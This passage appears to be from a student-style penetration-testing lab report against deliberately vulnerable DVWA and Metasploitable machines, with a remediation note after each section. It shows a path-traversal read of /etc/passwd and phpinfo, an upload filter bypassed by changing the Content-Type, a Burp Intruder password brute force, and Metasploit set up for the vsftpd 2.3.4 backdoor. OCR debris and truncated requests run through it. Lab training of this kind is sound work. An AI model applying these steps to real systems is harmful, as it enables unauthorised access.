proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
```

In the same way, we can access other files. You can find the original directory to access to other files there and determine their path:

http://172.16.235.2/dvwa/vulnerabilities/?page=index.php. Php information file is another example:



cure | 172.16.235.2/dvwa/vulnerabilities/fi/?page=../../phpinfo.php


PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225

Fix: Run with restricted privileges. No process access files it doesn't need. File names in the url should be carefully validated, especially those starting with ../ or ~/. Also, local and sensitive files shouldn't be store in the same site public files.

13. Unrestricted Upload of File with Dangerous Type


Change the security level to medium. Go to file upload to upload jpg image.



Choose an image to upload:

```
../../hackable/uploads/cc.jpg succesfully uploaded!
```

This file can be accessed from the url:



172.16.235.2/dvwa//hackable/uploads/cc.jpg

Choose an image to upload:


Choose File No file chosen

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Try ton upload non-jpg/jpeg file:




Choose an image to upload:

Choose File No file chosen

Upload


Your image was not uploaded.

Because it only accepts jpeg images, as shown in the source code:




```
if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
```

Now, will try to upload non-jpeg images. Upload a text file. Intercept the request using Burp Suite.




```
100000
------WebKitFormBoundary3AiV4gfg0W2asugb
Content-Disposition: form-data; name="uploaded"; filename="xml-script.txt"
Content-Type: text/plain
```

Change the content type to jpeg and forward the request. It will be uploaded and confirm that in the url.



```
Content-Disposition: form-data; na
Content-Type: image/jpeg

  PNG
```


And it worked. We could upload any script and any file type to harm the site.



Choose an image to upload:

```
../../hackable/uploads/xml-script.txt succesfully uploaded!
```

To confirm, visit the url:



172.16.235.2/dvwa/hackable/uploads/xml-script.txt

```
6.235.2/mutillidae/index.php?page=add-to-your-blog.php&input_from_form=hi%20the
```


```
tillidae/index.php?page=add-to-your-blog.php&input_from_form=hi%20there%20victi
```

```
ndex.php?page=add-to-your-blog.php&csrf-token=SecurityIsDisabled&blog_entry=thi
```

Fix: Additional and more sophisticated validation techniques is required. Avoid simply checking the file type and validate the extension of the file as well. Also, avoid executable files and scan files for viruses before upload. It is important to rename files before upload if necessary. Storing these file in a separate storage would be great enhancement of the security.


14. Improper Restriction of Excessive Authentication Attempts

Before performing Brute Force, try to login with fake credentials and intercept the request using Burp Suite.




```
GET /dvwa/vulnerabilities/brute/?username=test&password=passtest&Login=Login HTTP/1.1
Host: 172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.235.2/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Cookie: security=low; PHPSESSID=604f3c6e2456671454fba8ec8dd3c524
Connection: close
```

Right click and send the request to intruder.



```
GET /dvwa/vulnerabilities/brute/?us          =Login HTTP/1.1
Host: 172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh;          /537.36 (KHTML, like Gecko) (
```

In the position tab, select the type of the attack as Cluster bomb.




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in whic details.

Attack type: Sniper


```
GET /d
Host:
Upgrad
DNT: 1
User-A
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
```

Click clear and add the username and password keywords:



```
?username=§test§&password=§passtest§&Login=Login HTTP/1.1

sh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36

application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
a/vulnerabilities/brute/

ar;q=0.8
```

At the payload tab, set the payload to 1 (username) and add common keywords.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Pos
and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

Payload count: 5


Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
administrator
user
test
testUser

Set the payload to 2 (password) and add common passwords.


Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ
and each payload type can be customized in different ways.

Payload set: 2

Payload type: Simple list

Payload count: 6


Request count: 36

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

admin
administrator
user
test
testUser
password

At the options tab, set the keywords that will match the result in case of successful access:



Grep - Match


These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Welcome


Welcome

In the same page click start attack. In my case, there are 36 probabilities and only one success:




:0	administrator	test	200	□	□	4882	□
:1	user	test	200	□	□	4882	□
:2	test	test	200	□	□	4882	□
:3	testUser	test	200	□	□	4882	□
:4	username	test	200	□	□	4882	□
:5	admin	testUser	200	□	□	4882	□
:6	administrator	testUser	200	□	□	4882	□
:7	user	testUser	200	□	□	4882	□
:8	test	testUser	200	□	□	4882	□
:9	testUser	testUser	200	□	□	4882	□
:0	username	testUser	200	□	□	4882	□
:1	admin	password	200	□	□	4948	☑

Now, confirm with sign-in to the server with the obtained passwords for admin:



```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
Referer: http://172.16.235.2/dvwa/vulnerabilities/brute/
```

After forwarding the request, it worked:



Welcome to the password protected area admin

Fix: Limit the number of acceptable attempts. Adding another authentication factor to make sure the user is the one who claim to be.

Metasploitable Network

15. Improper Privilege Management


I found the ftp port open, with service called vsftpd 2.3.4. This version allowed me to gain root access of the machine. The reason is that it might contain backdoor by the attacker.

First, will use Nmap to discover open ports and services. One service I notices is vsftpd.

Open ports (Using nmap -sV 172.16.235.2)


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Now, will use msfconsole to search for **vsftpd**:




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdo
ommand Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_2
ackdoor

msf6 >
```

*You have to make sure if it is the same version. Then use command:




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Set our host IP and run “Show options” command.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.235.2
RHOSTS => 172.16.235.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.16.235.2     yes       The target host(s), range CIDR identifier, or h
                                      osts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)
```

Exploit



